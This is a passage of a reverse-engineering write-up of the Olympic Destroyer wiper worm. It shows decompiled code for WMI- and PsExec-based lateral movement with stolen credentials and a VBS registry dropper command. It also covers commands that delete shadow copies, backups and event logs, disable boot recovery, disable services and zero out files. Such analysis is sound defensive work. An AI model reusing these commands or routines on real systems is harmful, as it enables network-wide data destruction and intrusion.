
After updating a copy of itself with all stolen credentials, the execution flow returns to the main function where two consecutive calls to 0x00403F30 prepare the network spreading algorithm and the destructive parts. Both calls take a resource name as a first parameter for input and return a string with a path to a file. In this function Olympic Destroyer takes the same decryption algorithm as previously described and decrypts the resources 104 and 105. Both files are not yet executed but written to disk with a random filename in the %tmp% folder.

Resource 104 is a simple copy of the well-known tool "PsExec" which can be used to execute commands and files on remote computers. It will come into play when I describe the lateral movement.

Resource 105 though is the actual "Destroyer" of Olympic Destroyer.

## Starting the Destroyer – Fulfilling the real purpose

After writing resource 104 and 105 to %tmp%, the function at 0x00404220 is called with the path to resource 105 as an argument. Here nothing magical happens. The file from the resource is simply executed without a visible window/console and the function returns:



```
int __usercall startProcessHidden@<eax>(char *filePath@<ecx>, int lastErrorRet, int pidRet)
{
  char *v3; // edi@1
  int result; // eax@2
  int bSuccess; // edi@5
  struct _STARTUPINFOA StartupInfo; // [esp+4h] [ebp-54h]@5
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+48h] [ebp-10h]@5
  DWORD *pidReta; // [esp+68h] [ebp+10h]@0

  v3 = filePath;
  if ( !filePath )
    return 0;
  if ( pidRet )
    *(_DWORD *)pidRet = 0;
  ProcessInformation = 0i64;
  memset((char *)&StartupInfo.lpReserved, 0, 64);
  StartupInfo.dwFlags |= STARTF_USESHOWWINDOW;
  StartupInfo.cb = 68;
  bSuccess = CreateProcessA(v3, 0, 0, 0, 0, CREATE_NO_WINDOW, 0, 0, &StartupInfo, &ProcessInformation);
  if ( bSuccess || !pidRet )
  {
    if ( pidReta )
      *pidReta = ProcessInformation.dwProcessId;
    result = bSuccess;
  }
  else
  {
    *(_DWORD *)pidRet = GetLastError();
    result = 0;
  }
  return result;
}
```

Starting an invisible process

From here on the destroyer from resource 105 is running. It has its own chapter later on.

## Lateral Movement


Once the destroyer part of Olympic Destroyer has been started in its own process, the main function calls 0x00406ED0 to start the network spreading routine.

At first two sanity checks are made by calling *GetFileAttributesA* in order to ensure that PsExec from resource 104 and the copy of Olympic Destroyer with the updated credentials list in the %tmp% folder exist. If both checks pass, a list of potential targets within the local network is built:
With a call to 0x00406DD0 Olympic Destroyer utilizes the *GetIpNetTable* API to enumerate all IPv4 addresses of the current ARP cache, thus getting all IP addresses the local machine had access to – considering ARP cache timeouts which can remove older entries, of course.

The list of IPv4 addresses is then passed to the function at 0x004054E0, along with a pointer to the config object as well as the path to PsExec and the updated copy of Olympic Destroyer in the %tmp% folder. I think it is noteworthy that passing both paths to the files in %tmp% is completely superfluous, since they are already a part of the config object, which is also passed as argument.

The function at 0x004054E0 is the heart of the spreading algorithm:
First, it reads the updated copy of Olympic Destroyer into memory. Then it initializes a new structure with all information passed as arguments as well as some additional information, which is somehow not really used later on. After that it calls 0x00407680, where the

spreading in the network begins:
For each IP address, a new thread is spawned, which starts at 0x00407D40. This thread then loops over all credentials of the config object, trying to use WMI via COM objects in order to infect remote computers:



```
executeRemoteCmdline(
  (char *)ipAddress,
  (char *)username,
  password,
  (int)L"cmd.exe /c (ping 0.0.0.0 > nul) && if exist %programdata%\\evtchk.txt (exit 5) else ( type nul > %programda"
        "ta%\\evtchk.txt)",                               // check or set marker for infection
  &outPtr);
if ( !outPtr )
{
  writeFileToRemoteRegistryAndExecuteCommandlineVbs((int)ipAddress, (int)username, (int)password);
  executeRemoteCmdline(
    (char *)ipAddress,
    (char *)username,
    password,
    (int)L"del %programdata%\\evtchk.txt",
    &outPtr);                                // remove infection marker
}
```


Remote command execution
The first important function for that is at 0x004045D0 (called *executeRemoteCmdline*), which gets one IP and one pair of credentials as input, as well as one command line to execute on the target machine – *outPtr* is used to transport the return value. The whole function is a mess of COM calls, but I'll try to explain their meaning anyways. Words in italic are quotes from the binary:
This function creates a COM object of *CLSID {4590F811-1D3A-11D0-891F-00AA004B2E24}* and *IID {dc12a687-737f-11cf-884d-00aa004b2e24}* in order to remotely execute WMI commands. Then a connection to \\\*root\CIMV2* is created and the credentials are applied by calling *CoSetProxyBlanket*. With the class *Win32_Process* and the function *Create* a *Commandline* is executed on the remote computer. With "*Select * From Win32_ProcessStopTrace*" the event for the termination of the remote process is registered in order to read its *ExitStatus* code afterwards.
The executed command line is rather simple:

*"cmd.exe /c (ping 0.0.0.0 > nul) && if exist %programdata%\\evtchk.txt (exit 5) else ( type nul > %programdata%\\evtchk.txt)"*

With the execution of *ping* a short delay is introduced, since the execution waits for *ping* to fail four times to ping the address *0.0.0.0*. Then, in case the file *%programdata%\evtchk.*txt exists on the target system, the execution returns the exit code five. Otherwise said file is created and the execution finishes with its standard error code of zero.

The return value of the remote command line is then read and is returned via *outPtr* as a function argument from 0x004045D0. Interestingly the *outPtr* is only written to in case of a successful remote execution. All error cases leave the *outPtr* untouched. As the memory address of the target of *outPtr* is initialized with zeros, the caller of 0x004045D0 is unable to distinguish between an error during the remote code execution (e.g. because of false credentials or an unavailable IP) and the successful write of *%programdata%\evtchk.txt* file on the remote machine. ¯\_(ツ)_/¯

At 0x00404C30 the second interesting function (called *writeFileToRemoteRegistryAndExecuteCommandlineVbs)* is located. It takes the target IP address as well as the credentials as input. It is very similar to the function 0x004045D0 described previously. The main difference is that by using the *StdRegProv* class and the function *SetBinaryValue* a registry key in *HKEY_CURRENT_USER\Environment* with the name *Data* is created on the remote computer. The value of the registry key an executable file, but interestingly it is not the copy of Olympic Destroyer with the updated credential list in %tmp%, as I would have expected, but it is the binary which is currently executed and thus does not contain any of the current system's credentials:



```
GetModuleFileNameW(0, &Filename, 0x208u);
hFileSelf = CreateFileW(&Filename, GENERIC_READ, FILE_SHARE_READ, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
hFile = hFileSelf;
if ( hFileSelf == (HANDLE)-1 )
{
  v24 = pProxy;
  (*(void (__cdecl **)(BSTR))(*(_DWORD *)SetBinaryValue + 8))(SetBinaryValue);
  (*(void (__cdecl **)(LPVOID))(*(_DWORD *)ppv + 8))(ppv);
  (*(void (__stdcall **)(LPVOID))(*(_DWORD *)ppv + 8))(ppv);
  goto erroCase;
}
tmp = (BSTR)GetFileSize(hFileSelf, 0);
rgsabound.cElements = (ULONG)tmp;
rgsabound.lLbound = 0;
safeArray = SafeArrayCreate(0x11u, 1u, &rgsabound);
if ( safeArray && SafeArrayAccessData(safeArray, &safeArrayBuffer) >= 0 )
{
  ReadFile(hFile, safeArrayBuffer, (DWORD)tmp, &NumberOfBytesRead, 0);
  SafeArrayUnaccessData(safeArray);
  pvarg.lVal = (LONG)safeArray;
  pvarg.vt = 8209;
  v23 = (*(int (__stdcall **)(BSTR, const wchar_t *, _DWORD, VARIANTARG *, _DWORD))(*(_DWORD *)SetBinaryValue + 20))(
          SetBinaryValue,
          L"uValue",
          0,
          &pvarg,
          0);
```

The remote spreading algorithm spreads the wrong binary

After the binary is written to the remote registry, the function at 0x00404C30 calls the function at 0x004044B0. Here the function *Create* of the COM class *Win32_Process* is used to remotely execute another command line. This command line is already known from the Talos blog post. For readability I pretty-printed the commands:

```
cmd.exe /c
(
echo strPath = Wscript.ScriptFullName
& echo.Set FSO = CreateObject^(\”Scripting.FileSystemObject\”^)
& echo.FSO.DeleteFile strPath, 1
& echo.Set oReg = GetObject^(\”winmgmts:
{impersonationLevel=impersonate}!\\\\.\\root\\default:StdRegProv\”^)
& echo.oReg.GetBinaryValue ^&H80000001, \”Environment\”, \”Data\”, arrBytes
& echo.Set writer =
FSO.OpenTextFile^(\”%ProgramData%\\%COMPUTERNAME%.exe\”, 2, True^)
& echo.For i = LBound^(arrBytes^) to UBound^(arrBytes^)
& echo.s = s ^& Chr^(arrBytes^(i^)^)
& echo.Next
& echo.writer.write s
& echo.writer.close
) > %ProgramData%\\_wfrcmd.vbs && cscript.exe %ProgramData%\\_wfrcmd.vbs &&
%ProgramData%\\%COMPUTERNAME%.exe
```

The first set of *echo*s outputs parts of a VB script, which are then written to *%ProgramData%_wfrcmd.vbs* by using the redirect operator “>”. Afterwards this file is executed via the *cscript* interpreter before the executable *%ProgramData%\%COMPUTERNAME%.exe* is executed. This executable is created during the runtime of the newly created VB script, which basically just reads the executable stored in *HKEY_CURRENT_USER\Environment\Data* and writes it to *%ProgramData%\%COMPUTERNAME%.exe*.

Back in 0x00405170, the function at 0x004045D0 (*executeRemoteCmdline*) is called a second time. This time it removes the file *%programdata%\evtchk.txt*, which was previously checked or created on the remote computer by executing the command line “*del %programdata%\evtchk.txt*”.

To state the obvious, in case it got lost in all the text: *%programdata%\evtchk.txt* is intended as a mutex object on the remote computer, which marks that a remote infection is currently ongoing. This avoids that two computers running Olympic Destroyer’s infection routine infect the same target at the very same time. Yet, as this file is deleted right after the infection, it does not avoid multiple infections of the same target in general, but only in parallel.

While all previously mentioned remote infection threads are running, the main thread waits for their termination by calling *WaitForMultipleObjects*, where it waits for all spawned threads to finish.

Once all threads are finished and back in the function 0x00406ED0, the control flow enters a loop, which iterates over all credentials and passes them to the function at 0x00406780. This function also has the purpose of enumerating network targets. Once again COM objects are

involved:
One main part of this function is the call to *NetGetDCName*, which gets the name of the primary domain controller. This name is formatted into the string "*%s\\root\\directory\\LDAP*" in order to use it with the same COM objects as before during the remote code execution (C*LSID {4590F811-1D3A-11D0-891F-00AA004B2E24}* and *IID {dc12a687-737f-11cf-884d-00aa004b2e24})* by using the credentials, which are passed as function arguments. If everything works so far, the statement "*SELECT ds_cn FROM ds_computer*" is executed in order to get all computer names from the current domain. Then, for each computer, by calling *GetAddrInfoW* and *ntohl* the domain names are resolved to IPs. A vector of IPs is returned from 0x00406780. The IPs are then passed to the already known function at 0x004054E0 in order to infect those computers remotely.

When this IP enumeration and remote infection loop is finished, some objects and memory is cleaned up before the control flow returns back to the main function.


## Self-Deletion – Or how to hide your traces, well, at least one of the many…

The last step in the main function, before freeing the remaining objects and memory, is the call to the already described function "selfDeleteInjectBinary" at 0x00405DD0. This time the sleep interval is only three instead of five seconds. So the spawned process tries to wipe the binary of the parent process every three seconds until it succeeds. The control flow of Olympic Destroyer then leaves the *main* function and the process exits, which will make the wiping of the binary possible.

I think it is noteworthy that none of the other dropped files are deleted. Everything in %tmp% remains and also all infection markers described previously are still there.

## The Destroyer

A big part of this component's functionality can be described in one picture by looking at the main function:



```
int __stdcall __noreturn WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  HANDLE v4; // eax@1
  struct _LUID Luid; // [esp+Ch] [ebp-24h]@1
  HANDLE TokenHandle; // [esp+14h] [ebp-1Ch]@1
  PVOID OldValue; // [esp+18h] [ebp-18h]@1
  struct _TOKEN_PRIVILEGES NewState; // [esp+1Ch] [ebp-14h]@1

  OldValue = 0;
  Wow64DisableWow64FsRedirection(&OldValue);
  LookupPrivilegeValueW(0, L"SeShutdownPrivilege", &Luid);
  NewState.Privileges[0].Luid = Luid;
  NewState.PrivilegeCount = 1;
  NewState.Privileges[0].Attributes = 2;
  v4 = GetCurrentProcess();
  OpenProcessToken(v4, 0x28u, &TokenHandle);
  AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0x10u, 0, 0);
  execProcAndWaitForTerminate(L"c:\\Windows\\system32\\vssadmin.exe", L"delete shadows /all /quiet");
  execProcAndWaitForTerminate(L"wbadmin.exe", L"delete catalog -quiet");
  execProcAndWaitForTerminate(
    L"bcdedit.exe",
    L"/set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no");
  execProcAndWaitForTerminate(L"wevtutil.exe", L"cl System");
  execProcAndWaitForTerminate(L"wevtutil.exe", L"cl Security");
  Wow64RevertWow64FsRedirection(OldValue);
  deactivateAllActiveServices();
  CreateThread(0, 0, wiperThread, 0, 0, 0);
  Sleep(3600000u);                          // sleep 1 hour
  InitiateSystemShutdownExW(0, 0, 0, 1, 0, SHTDN_REASON_MAJOR_SYSTEM);// shut down (no reboot) and force close applications
  ExitProcess(0);
}
```

Destroyer main function

After giving itself the *SeShutdownPrivilege* and bluntly ignoring all potential erroneous API calls, the Destroyer calls the function at 0x00401000 ("*execProcAndWaitForTerminate*") five times in a row in order to:

1. Delete all shadow copies without prompt to avoid restoring the system
2. Silently delete all backups created by the tool *wbadmin*
3. Ignore all failures during boot and avoid starting the recovery mode
4. Clear system logs
5. Clear security logs


Then the function at 0x004012E8 ("deactivateAllActiveServices") is called. The name in the screenshot is already a spoiler of the actual functionality: All services of the local computer are disabled. This is done by iterating over all possible types of services by calling *EnumServicesStatusW* with the *dwServiceType parameter set to 0x13F and dwServiceState* to *SERVICE_STATE_ALL*, and then calling *ChangeServiceConfigW(SERVICE_DISABLED)* for each service.

In combination with the previously disabled recovery mode and deleted backups, this bricks the local system on the next boot.

Back in the main function a thread is spawned which executes the function 0x004016BF ("wiperThread"). The main thread then sleeps for a fixed single hour before shutting down the system – no matter what the wiper thread did or didn't do in the meantime. Note that this might also interrupt the spreading routine of Olympic Destroyer, which might still run.

The first thing the wiper thread does is setting its own thread priority to *THREAD_PRIORITY_TIME_CRITICAL* in order to get as much CPU cycles as possible. Then it recursively iterates over all available network resources with the APIs *WNetOpenEnumW* and *WNetEnumResourceW*. Each available resource is temporarily

mounted by calling *WNetAddConnection2W(CONNECT_TEMPORARY)*, yet the parameters for the username and password are set to zero, thus the current user's credentials are used. It is important to note that the stolen credentials are not used here. This decouples the Destroyer logically from its parent process.
For each successfully mounted resource the function at 0x00401441 is called.
This function is also best described with a screenshot:



```
wsprintfW(&path, L"%s\\*", basePath);
result = FindFirstFileW(&path, &FindFileData);
hFindFile = result;
if ( result != (HANDLE)-1 )
{
  do
  {
    v2 = GetProcessHeap();
    pszPath = (LPWSTR)HeapAlloc(v2, 8u, 0x410u);
    PathAppendW(pszPath, basePath_1);
    PathAppendW(pszPath, FindFileData.cFileName);
    if ( FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY )
    {
      if ( StrCmpCW(FindFileData.cFileName, L".") )
      {
        if ( StrCmpCW(FindFileData.cFileName, L"..") )
          iteratePathAndDestroyFiles(pszPath);// recursion
      }
    }
    else
    {
      FileSize.QuadPart = 0i64;
      v3 = CreateFileW(pszPath, 0x40000000u, 0, 0, 3u, 0x80u, 0);
      if ( v3 != (HANDLE)-1 )
      {
        GetFileSizeEx(v3, &FileSize);
        CloseHandle(v3);
        if ( FileSize.LowPart <= 1000000 )
          zeroFile(pszPath);
        else
          write4096Bytes(pszPath);
      }
    }
    v4 = pszPath;
    v5 = GetProcessHeap();
    HeapFree(v5, 8u, v4);
  }
  while ( FindNextFileW(hFindFile, &FindFileData) );
  result = (HANDLE)FindClose(hFindFile);
}
return result;
```

Remote wiping functionality

This function simply iterates recursively over all folders, starting at the mountpoint which is provided as an argument, and then destroys each single file that it finds:

1. Files equal or smaller to 1MB in size are completely written over with zeros
2. For files bigger than 1MB only the first 4096 bytes are nulled. Yet for most files this should be enough to render them useless

The wiper thread does not communicate with the main thread and there is no synchronization in any way. No matter if the wiping already finished or not, the system is shut down after one hour.
It might be a simple mistake to shut the system down after a fixed time: The wiping may not have wiped everything it can reach, or it could have already finished and the local computer is still useable until the shutdown. Additionally the remote spreading could still be ongoing.

Yet, I think it is more likely that this feature is a well-planned and sophisticated time bomb: Imagine Olympic Destroyer spreading through a network, wiping all it could wipe for one hour, when suddenly one system after another shuts down and is unable to boot.


## Different types of Olympic Destroyer

As mentioned in the introduction, I found two different types of Olympic Destroyer. The simpler type was described previously. The second type has the very same functionality, it only adds a few more functions. Those additional functions have the purpose of extending the spreading functionality of Olympic Destroyer by leveraging *PsExec*, which was written to %tmp% but then ignored by the simpler version.

## Using PsExec

The additional function call is placed right after writing/checking the file *%programdata%\evtchk.txt* and before the spreading function which uses COM objects and spreads the version of Olympic Destroyer which was not updated with the stolen credentials. This bugged behavior of spreading the wrong binary over COM exists in both versions.

The additional call to PsExec is done in the following way:



```
snprintf(
  (int)buf,
  "%s \\\\%s -u \"%s\" -p \"%s\" -accepteula -d %s %s \"%s\"",
  psExec,
  &targetString,
  username,
  password,
  "-s",
  "-c -f",
  pathToSelfInTmp);
if ( execCommandline(buf) )
  return 1;
```

Format string for calling PsExec

PsExec is started with several parameters:

- The first three parameter identify the target computer and the credentials which are applied
- Then the dialogue to confirm the EULA of PsExec is skipped with “accepteula”
- “-d” runs PsExec in a non-interactive way, which means that the caller does not wait for PsExec to terminate

- With “-s” the remote process is started with System rights (in case the credentials allow that)
- “-c” and “-f” specify that the actually executed file is copied to the target computer and overwritten in case it already exists
- The last parameter is the remotely executed file, which is obviously Olympic Destroyer

This time the remotely executed binary is the copy of Olympic Destroyer in %tmp%, which was updated with the credentials stolen during the current run.

The output buffer returned from PsExec is parsed for the string “started”, which indicates to Olympic Destroyer that its call was successful. A successful remote infection using PsExec breaks the loop which iterates over the credentials for a fixed target computer. Thus the target is only infected once and the bugged COM infection is avoided.

## A crippled worm and a capable worm

